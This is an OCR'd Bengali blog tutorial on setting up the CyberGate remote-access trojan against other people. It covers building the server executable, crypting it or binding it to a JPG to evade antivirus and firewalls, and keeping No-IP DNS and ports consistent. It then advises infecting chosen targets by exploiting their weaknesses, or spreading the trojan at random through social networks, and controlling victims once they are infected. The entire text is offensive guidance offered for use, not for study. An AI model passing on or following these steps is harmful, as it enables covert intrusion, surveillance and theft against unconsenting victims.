


এবার Create Server ট্যাব থেকে নিচের ছবির মত করে মিলিয়ে ঠিক করে নিন এবং Create server এ ক্লিক করুন





RAT সেটআপ এর কাজ শেষ । এখন নিজের পছন্দ মত নাম দিয়ে ইচ্ছামত জায়গা তে .exe ফাইল টা সেভ করুন



এটা ছিল পুরো কাজের ৫০% মাত্র । বাকি ২৫% হচ্ছে পোর্ট ফরওয়ার্ডিং এবং অন্য ২৫% হচ্ছে ক্রিপটিং

যদি আপনি আমার মত ইথারনেট + ল্যান কার্ড দ্বারা ইন্টারনেট এ সংযুক্ত থাকেন তবে আপনার পোর্টফরওয়ার্ডিং দরকার নেই

তবে ওয়ারলেস এবং রাউটার দ্বারা সংযুক্ত হয়ে থাকলে পোর্টফরওয়ার্ডিং পুরাপুরি দরকার । যেহেতু পোর্টফরওয়ার্ডিং ব্যাপার টা বহুত গোলমেলে এবং বড়সড় তাই আমি এখানে আজ লিখছি না কিভাবে পোর্টফরওয়ার্ডিং করবেন । তবে খুব জলদি ই আলাদা একটা টিউন করব এ ব্যাপারে

এবার আসি ক্রিপটিং এর ব্যাপারে । আমরা এতক্ষণে যে RAT সারভার টা বানালাম খেয়াল করে দেখেছেন যে ওটা .exe ফরম্যাট এর ? যেকোনো অ্যান্টিভাইরাস [হোক না সেটা ১৮৪৫ সালের] ওটাকে পেলে আনন্দে লাফালাফি করবে তাই আমরা এবার আমাদের তৈরি সার্ভার তাকে স্মার্ট বানাব যাতে সে খুব সহজেই অ্যান্টিভাইরাস এবং ফায়ার ওয়াল কে ধোঁকা দিতে পারে । ক্রিপটিং ছাড়া বাইনডার এর সাহায্য ও নিতে পারেন । তবে তার আগে একটু হাল্কা বিদ্যা ঝেড়ে নেই । ক্রিপ্টোগ্রাফি নিয়ে আমি বিশাল একটা টিউন করেছি তাই সম্পূর্ণ ডিটেল এ যাব না । শুধু বলব ক্রিপটার কিভাবে কাজ করে ।

সহজ ভাষায় বলতে গেলে আমরা যেভাবে একটা ফাইল বা কম্পিউটার এর সফট যা কিছু দেখি কম্পিউটার নিজে অথবা অ্যান্টিভাইরাস গুলো সেভাবে দেখে না , তারা দেখে কোডিং । ক্রিপটার এই প্রোগ্রাম এর বাইনারী কোডিং এমন ভাবে স্ক্র্যাম্বল করবে যে অ্যান্টিভাইরাস এর বাবা দাদার ক্ষমতা হবে না ওই ফাইল টাকে .exe ই হিসেবে দেখতে ফলাফল ? খুব সহজেই এটা অ্যান্টিভাইরাস কে ফাকি দিয়ে নিজেকে বাঁচিয়ে রাখতে পারবে

এবং বাইনডার হচ্ছে অন্য যেকোনো একটা ফাইল এর সাথে আমাদের আদরের বাচ্চাধন সার্ভার কে যুক্ত করে দেওয়া । ধরুন একটা গান এর সাথে আমরা সার্ভার টাকে বাইন্ড করে দিলাম । এখানে আমরা যদি গানটাকে প্রিন্সিপাল এবং সার্ভার টাকে প্লেভ হিসেবে বাইন্ড করি তাহলে কিন্তু এটার এক্সটেনশন গানের এক্সটেনশন ই দেখাবে .exe দেখাবে না তবে এটা যথেষ্ট কার্যকরী পদ্ধতি না তাই আমি বলব ক্রিপ্টার ব্যবহার করতে

এই ক্রিপ্টার এবং বাইন্ডার গুলোর ইন্টারফেস এত সহজ এবং কাজ ও এত সহজ যে নান্না মুন্না বাচ্চারাও করতে পারবে তাই আমি আর বেশি ডিটেল এ যাচ্ছি না যে কিভাবে একটা ফাইল এনক্রিপট বা বাইন্ড করবেন । আমি শুদু ১ টা ক্রিপটার আর একটা বাইন্ডার এর ডাউনলোড লিঙ্ক দিয়ে দিচ্ছি

JPG+FileBinder [এটা দিয়ে শুধু JPG পিকচার এর সাথে বাইন্ড করতে পারবেন]

O-crypter

এখন কিভাবে আমি কাউকে এটা দিয়ে আক্রান্ত করব ?

আক্রান্ত করার আগে খুব ব্যাসিক কতগুল জিনিস খেয়াল রাখতে হবে তাহলেই কেল্লা ফতে

- আপনার No-IP DNS যেন সবসময়ই ওপেন এবং রানিং অবস্থায় থাকে
- সার্ভার তৈরির সময় DNS এবং সব ধরণের এন্ট্রি যেন ঠিকঠাক থাকে অর্থাৎ কোন প্রকার সুক্ষ ভুল ও এই পুর কষ্টকর প্রক্রিয়া টাকে পানিতে ছুরে দিবে
- লিসেনিং পোর্ট এবং সার্ভার এর পাসওয়ার্ড যেন একই হয়
- আপনার ফায়ারওয়াল যেন আপনাকে কানেকশন করতে বাধা না দেয়


মনে রাখবেন যদি আপনার অ্যান্টিভাইরাস একবার Cyber gate কে ধরতে পারে তাহলে আবার সবকিছু শুরু থেকে শুরু করতে হবে ।

আক্রান্ত করার অনেক পদ্ধতি আছে । যেটা নিরভর করে আপনি কাকে আক্রান্ত করতে চাচ্ছেন । যদি কোন নির্দিষ্ট ব্যক্তি কে আক্রান্ত করতে হয় তবে তাকে স্টাডি করুন , তার দুর্বলতা টা বের করুন এবং সেটাকে কাজে লাগান ।

যদি ব্যাপক পরিমানে এবং র‍্যানডম হারে মানুষ কে আক্রান্ত করতে চান তাহলে সোশ্যাল নেটওয়ার্ক গুলোর সাহায্য নিন । এটা অনেক বিস্তারিত একটা বিষয় । এই সিরিজের পরবর্তী কোন টিউন এ আমি শেয়ার করব কিভাবে নিজের তৈরি আকামের বস্তা গুলো ছড়িয়ে ছিটিয়ে [spreading] দিবেন ।


কিভাবে বুঝব যে কেউ আক্রান্ত হয়েছে ?

আপনার cyber gate ইন্টারফেস টা ওপেন করা থাকলে কেউ আক্রান্ত হলে স্বয়ংক্রিয় ভাবেই ওই উইন্ডো তে চলে আসবে । আর সহজবধ্যতার জন্য নিচের ছবি টি খেয়াল করুন ।



বুঝলাম তো আক্রান্ত হয়েছে এবার কি করব ? কিভাবে ব্যাটার ১৪ টা বাজাব ? 😃

যার ১৪ টা বাঁজাতে চান cyber gate থেকে তার উপর খালি একটা রাইট ক্লিক করুন বাকি সব তো পানির মত সহজ । নিচের ছবি টা দেখুন 😉



এইতো ! আর কিছু তো লেখার বাকি নেই মনে হয় :/ তারপর ও কোন জিজ্ঞাসা থাকলে নির্দ্বিধায় প্রশ্ন করুন মন্তব্য তে । ভাল লাগা , খারাপ লাগা , পরবর্তী তে কি নিয়ে টিউন দেখতে চান সব ই লিখতে পারেন । আর কষ্ট করে পুরোটা পড়ার জন্য অসংখ্য ধন্যবাদ আপনাকে 😃সাথেই থাকুন সুস্থ থাকুন ।

Special Thanks To.....


www.tunerpage.com



Big Big Thanks to.....

The Writter: Pirate_king





Make your own world by reading book

সমাপ্ত